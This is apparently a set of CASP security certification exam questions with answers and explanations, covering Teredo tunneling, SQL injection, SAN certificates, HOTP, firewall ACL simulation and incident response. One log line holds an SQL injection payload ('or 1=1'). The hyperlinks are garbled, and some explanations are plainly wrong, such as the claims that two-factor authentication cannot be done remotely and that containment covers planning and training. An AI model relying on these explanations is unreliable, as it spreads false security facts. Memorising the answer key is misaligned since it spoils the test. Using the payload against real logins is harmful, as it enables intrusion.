- A. Investigate the network traffic and block UDP port 3544 at the firewall
- B. Remove the system from the network and disable IPv6 at the router
- C. Locate and remove the unauthorized 6to4 relay from the network
- D. Disable the switch port and block the 2001::/32 traffic at the firewall

Answer: A

Explanation:

The 2001::/32 prefix is used for Teredo tunneling.

Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.

Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets.

Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.

Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32).

In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network. Incorrect Answers:

B: Disabling IPv6 at the router will not help if the IPv6 traffic is encapsulated in IPv4 frames using Teredo. The question also states that there is no IPv6 routing into or out of the network.

C: 6to4 relays work in a similar way to Teredo. However, the addresses used by 6to4 relays start with 2002:: whereas Teredo addresses start with 2001. Therefore, a 6to4 relay is not being used in this question so this answer is incorrect.

D: This question is asking for the BEST solution. Disabling the switch port would take the system connected to it offline and blocking traffic destined for 2001::/32 at the firewall would prevent inbound Teredo communications (if you block the traffic on the inbound interface). However, blocking port UDP 3544 would suffice and investigating the traffic is always a better solution than just disconnecting a system from the network.

References: https://en.wikipedia.org/wiki/Teredo_tunneling

"https://en.wikipedia.org/wiki/Teredo_tunneling"org/wiki/Teredo_tun[HYPERLINK "https://en.wikipedia.org/wiki/Teredo_tunneling"](https://en.wikipedia.org/wiki/Teredo_tunneling)neling

NEW QUESTION 166

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the

upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11 - - [02/Mar/2014:06:13:04] "GET
```

```
/site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

- A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
- B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
- C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
- D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Answer: C

Explanation:

The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in this question does not contain non-printable characters.

B: The code in this question is not an example of cross site scripting (XSS).

D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.

References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 171

An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

- A. Intermediate Root Certificate
- B. Wildcard Certificate
- C. EV x509 Certificate
- D. Subject Alternative Names Certificate

Answer: D

Explanation:

Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate. When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.

Incorrect Answers:

A: An Intermediate Root Certificate is used to trust an intermediate CA (Certification Authority). The Intermediate root CA can issue certificates but the Intermediate Root Certificate itself cannot be used to secure multiple domains on a web server.

B: A wildcard certificate can be used to secure multiple domain names within the same higher level domain. For example: a wildcard certificate "*.example.com" can secure an unlimited number of domains that end in 'example.com' such as domain1.example.com, domain2.example.com etc. A wildcard certificate cannot be used to secure the domains listed in this question.

C: The certificate used to secure the domains will be an x509 certificate but it will not be a standard EV certificate. EV stands for extended validation. With a non-EV certificate, the issuing CA just ensures that you own the domains that you want to secure. With an EV certificate, further checks are carried out such as checks on your company. EV certificates take longer to issue due to the extra checks but the EV certificate provides extra guarantees to your customers that you are who you say you are. However, a standard EV certificate only secures a single domain.

NEW QUESTION 172

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

- A. Require each Company XYZ employee to use an IPSec connection to the required systems
- B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
- C. Require Company ABC employees to use two-factor authentication on the required systems
- D. Require a site-to-site VPN for intercompany communications

Answer: B

Explanation:

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.

Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:

A: Requiring IPSec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.

C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.

D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.

References:

[http://searchvHYPERLINK "http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop" irtualdesktop.techtarget.com/definition/virtual-desktop](http://searchvHYPERLINK)

NEW QUESTION 173

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM hos

Answer: C

Explanation:

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:

A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.

B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.

D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

NEW QUESTION 175

A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway. Which of the following controls **MUST** be implemented to enable stateless communication?

- A. Generate a one-time key as part of the device registration process.
- B. Require SSL between the mobile application and the web services gateway.
- C. The jsession cookie should be stored securely after authentication.
- D. Authentication assertion should be stored securely on the clien

Answer: D

Explanation:

JSON Web Tokens (JWTs) are a great mechanism for persisting authentication information in a verifiable and stateless way, but that token still needs to be stored somewhere.

Login forms are one of the most common attack vectors. We want the user to give us a username and password, so we know who they are and what they have access to. We want to remember who the user is, allowing them to use the UI without having to present those credentials a second time. And we want to do all that securely. How can JWTs help?

The traditional solution is to put a session cookie in the user's browser. This cookie contains an identifier that references a "session" in your server, a place in your database where the server remembers who this user is.

However there are some drawbacks to session identifiers:

They're stateful. Your server has to remember that ID, and look it up for every request. This can become a burden with large systems.

They're opaque. They have no meaning to your client or your server. Your client doesn't know what it's allowed to access, and your server has to go to a database to figure out who this session is for and if they are allowed to perform the requested operation.

JWTs address all of these concerns by being a self-contained, signed, and stateless authentication assertion that can be shared amongst services with a common data format.

JWTs are self-contained strings signed with a secret key. They contain a set of claims that assert an identity and a scope of access. They can be stored in cookies, but all those rules still apply. In fact, JWTs can replace your opaque session identifier, so it's a complete win.

How To Store JWTs In The Browser

Short Answer:: use cookies, with the HttpOnly; Secure flags. This will allow the browser to send along the token for authentication purposes, but won't expose it to the JavaScript environment. Incorrect Answers:

A: A one-time key does not enable stateless communication.

B: SSL between the mobile application and the web services gateway will provide a secure encrypted connection between the two. However, SSL does not enable stateless communication.

C: A cookie is stateful, not stateless as required in the question. References:

<https://stormpath.com/blog/build-secure-user-interfaces-using-jwt>HYPERLINK "<https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/>"s/

NEW QUESTION 177

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

- A. TOTP
- B. PAP
- C. CHAP
- D. HOTP

Answer: D

Explanation:

The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.

HOTP is an HMAC-based one-time password (OTP) algorithm.

HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server.

Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.

Incorrect Answers:

A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time.

In this question, the passwords (codes) expire after first use regardless of the timing of the first use.

B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.

C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.

References:

https://en.wikipedia.org/wiki/HMAC-based_One-time_PASSWORD_Algorithm "https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm"Password_Algorithm


NEW QUESTION 179

Company A has noticed abnormal behavior targeting their SQL server on the network from a rogue IP address. The company uses the following internal IP address ranges: 192.10.1.0/24 for the corporate site and 192.10.2.0/24 for the remote site. The Telco router interface uses the 192.10.5.0/30 IP range.

Instructions: Click on the simulation button to refer to the Network Diagram for Company A. Click on Router 1, Router 2, and the Firewall to evaluate and configure each device.

Task 1: Display and examine the logs and status of Router 1, Router 2, and Firewall interfaces.

Task 2: Reconfigure the appropriate devices to prevent the attacks from continuing to target the SQL server and other servers on the corporate network.



Log
Command Prompt
Router1

```

*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.775:%Router1: ICMP Echo Request - from 192.10.3.204 to 192.10.1.5
*Jul 15 14:47:29.776:%Router1: list 101 permitted icmp 192.10.3.204 (FastEthernet 0/3) ->
192.10.1.5, 6 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from
14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured
from console by console.
*Jul 15 14:47:29.779:%Router1: list 101 permitted tcp 192.10.3.204(57222) (FastEthernet
0/3) -> 192.10.1.5 (80), 3 packets.
        
```

Log
Command Prompt
Router2

```

*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.777:%Router2: ICMP Echo Request - from 192.10.3.254 to 192.10.2.1
*Jul 15 14:47:29.778:%Router2: list 101 permitted icmp 192.10.3.254 (FastEthernet 0/2) ->
192.10.2.1, 5 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from
14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured
from console by console.
*Jul 15 14:47:29.779:%Router2: list 101 permitted tcp 192.10.3.254(35650) (FastEthernet
0/2) -> 192.10.2.1 (80), 2 packets.
        
```

FIREWALL ACCESS CONTROL LIST (ACL)			
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<div style="display: flex; justify-content: flex-end; gap: 10px;"> Reset ACL Save Exit </div>			

A. Check the answer below

FIREWALL ACCESS CONTROL LIST (ACL)			
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<div>Reset ACL Save Exit</div>			

We have traffic coming from two rogue IP addresses: 192.10.3.204 and 192.10.3.254 (both in the 192.10.30.0/24 subnet) going to IPs in the corporate site subnet (192.10.1.0/24) and the remote site subnet (192.10.2.0/24). We need to Deny (block) this traffic at the firewall by ticking the following two checkboxes:

192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>

B. Check the answer below

FIREWALL ACCESS CONTROL LIST (ACL)			
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<div>Reset ACL Save Exit</div>			

We have traffic coming from two rogue IP addresses: 192.10.3.204 and 192.10.3.254 (both in the 192.10.30.0/24 subnet) going to IPs in the corporate site subnet (192.10.1.0/24) and the remote site subnet (192.10.2.0/24). We need to Deny (block) this traffic at the firewall by ticking the following two checkboxes:

192.10.3.0/24	192.10.1.0/24	<input type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input type="checkbox"/>

Answer: A

NEW QUESTION 181

An insurance company is looking to purchase a smaller company in another country. Which of the following tasks would the security administrator perform as part of the security due diligence?

- A. Review switch and router configurations
- B. Review the security policies and standards
- C. Perform a network penetration test

D. Review the firewall rule set and IPS logs

Answer: B

Explanation:

IT security professionals should have a chance to review the security controls and practices of a company targeted for acquisition. Any irregularities that are found should be reported to management so that expenses and concerns are properly identified.

Incorrect Answers:

A: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Reviewing switch and router configurations are not part of this process. C: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Performing a network penetration test is not part of this process.

D: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Reviewing the firewall rule set and IPS logs are not part of this process. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 270, 332

NEW QUESTION 185

A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

- A. Determining how to install HIPS across all server platforms to prevent future incidents
- B. Preventing the ransomware from re-infecting the server upon restore
- C. Validating the integrity of the deduplicated data
- D. Restoring the data will be difficult without the application configuration

Answer: D

Explanation:

Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.

Since the backup application configuration is not accessible, it will require more effort to recover the data.

Eradication and Recovery is the fourth step of the incident response. It occurs before preventing future problems.

Incorrect Answers:

A: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

B: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

C: Since the incident did not affect the deduplicated data, it is not included in the incident response process.

References: <https://en.wikipedia.org/wiki/Ransomware>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

NEW QUESTION 190

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is \$40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was \$100,000. Which of the following is the monetary value earned during the first year of operation?

- A. \$60,000
- B. \$100,000
- C. \$140,000
- D. \$200,000

Answer: A

Explanation:

ALE before implementing application caching: $ALE = ARO \times SLE$

$ALE = 5 \times \$40,000$ $ALE = \$200,000$

ALE after implementing application caching: $ALE = ARO \times SLE$

$ALE = 1 \times \$40,000$ $ALE = \$40,000$

The monetary value earned would be the sum of subtracting the ALE calculated after implementing application caching and the cost of the countermeasures, from the ALE calculated before implementing application caching.

Monetary value earned = $\$200,000 - \$40,000 - \$100,000$ Monetary value earned = \$60,000

Incorrect Answers:

B: \$100,000 would be the answer if the ARO after implementing application caching was 0.

C: \$140,000 is the expected loss in the first year. The ALE after implementing application caching + the cost of the countermeasures.

D: The answer cannot be \$200,000 because in the first year of operation the ALE after implementing application caching is \$40,000 and the cost of the countermeasures is \$100,000.

References: <http://www.pearsonitcertification.com/articles/article.aspx?p=418007>HYPERLINK

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"&HYPERLINK

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"seqNum=4

NEW QUESTION 195

The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

- A. Business or technical justification for not implementing the requirements.
- B. Risks associated with the inability to implement the requirements.
- C. Industry best practices with respect to the technical implementation of the current controls.
- D. All sections of the policy that may justify non-implementation of the requirements.
- E. A revised DRP and COOP plan to the exception form.

- F. Internal procedures that may justify a budget submission to implement the new requirement.
- G. Current and planned controls to mitigate the risk

Answer: ABG

Explanation:

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

C: The policy exception form is not for implementation, but for non-implementation.

D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.

E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.

F: The policy exception form requires justification for not implementing the requirements, not the other way around.

References: <http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf>

NEW QUESTION 198

After a security incident, an administrator would like to implement policies that would help reduce fraud and the potential for collusion between employees. Which of the following would help meet these goals by having co-workers occasionally audit another worker's position?

- A. Least privilege
- B. Job rotation
- C. Mandatory vacation
- D. Separation of duties

Answer: B

Explanation:

Job rotation can reduce fraud or misuse by preventing an individual from having too much control over an area.

Incorrect Answers:

A: The principle of least privilege prevents employees from accessing levels not required to perform their everyday function.

C: Mandatory vacation is used to discover misuse and allow the organization time to audit a suspected employee while they are away from work.

D: Separation of duties requires more than one person to complete a task. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 245

NEW QUESTION 200

A large organization has recently suffered a massive credit card breach. During the months of Incident Response, there were multiple attempts to assign blame for whose fault it was that the incident occurred. In which part of the incident response phase would this be addressed in a controlled and productive manner?

- A. During the Identification Phase
- B. During the Lessons Learned phase
- C. During the Containment Phase
- D. During the Preparation Phase

Answer: B

Explanation:

The Lessons Learned phase is the final step in the Incident Response process, when everyone involved reviews what happened and why.

Incorrect Answers:

A: The Identification Phase is the second step in the Incident Response process that deals with the detection of events and incidents.

C: The Containment Phase is the third step in the Incident Response process that deals with the planning, training, and execution of the incident response plan.

D: The Preparation Phase is the first step in the Incident Response process that deals with policies and procedures required to attend to the potential of security incidents.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

NEW QUESTION 204

The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage, and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

- A. Avoid
- B. Accept
- C. Mitigate
- D. Transfer

Answer: C

Explanation:

Mitigation means that a control is used to reduce the risk. In this case, the control is training. Incorrect Answers:

A: To avoid could mean not performing an activity that might bear risk.

B: To accept the risk means that the benefits of moving forward outweigh the risk. D: To transfer the risk means that the risk is deflected to a third party.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 88, 218

https://en.wikipedia.org/wiki/Risk_management

NEW QUESTION 209

The Chief Executive Officer (CEO) of a company that allows telecommuting has challenged the Chief Security Officer's (CSO) request to harden the corporate network's perimeter. The CEO argues that the company cannot protect its employees at home, so the risk at work is no different. Which of the following BEST explains why this company should proceed with protecting its corporate network boundary?

- A. The corporate network is the only network that is audited by regulators and customers.
- B. The aggregation of employees on a corporate network makes it a more valuable target for attackers.
- C. Home networks are unknown to attackers and less likely to be targeted directly.
- D. Employees are more likely to be using personal computers for general web browsing when they are at home.

Answer: B

Explanation:

Data aggregation is any process in which information is gathered and expressed in a summary form, for purposes such as statistical analysis. Data aggregation increases the impact and scale of a security breach. The amount of data aggregation on the corporate network is much more than on an employee's home network, and is therefore more valuable.

Incorrect Answers:

A: Protecting its corporate network boundary is the only network that is audited by regulators and customers is not a good enough reason. Protecting its corporate network boundary because the amount of data aggregation on the corporate network is much more than on an employee's home network is.

C: Home networks are not less likely to be targeted directly because they are unknown to attackers, but because the amount of data aggregation available on the corporate network is much more.

D: Whether employees are browsing from their personal computers or logged into the corporate network, they could still be attacked. However, the amount of data aggregation on the corporate network is much more than on an employee's home network, and is therefore more valuable. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 101

<http://searchsqlserver.techtarget.com/definition/data-aggregation>

NEW QUESTION 213

Customers are receiving emails containing a link to malicious software. These emails are subverting spam filters. The email reads as follows:

Delivered-To: customer@example.com Received: by 10.14.120.205

Mon, 1 Nov 2010 11:15:24 -0700 (PDT)

Received: by 10.231.31.193

Mon, 01 Nov 2010 11:15:23 -0700 (PDT)

Return-Path: <IT@company.com>

Received: from 127.0.0.1 for <customer@example.com>; Mon, 1 Nov 2010 13:15:14 -0500 (envelope-from <IT@company.com>)

Received: by smtpex.example.com (SMTP READY) with ESMTP (AIO); Mon, 01 Nov 2010 13:15:14 -0500

Received: from 172.18.45.122 by 192.168.2.55; Mon, 1 Nov 2010 13:15:14 -0500

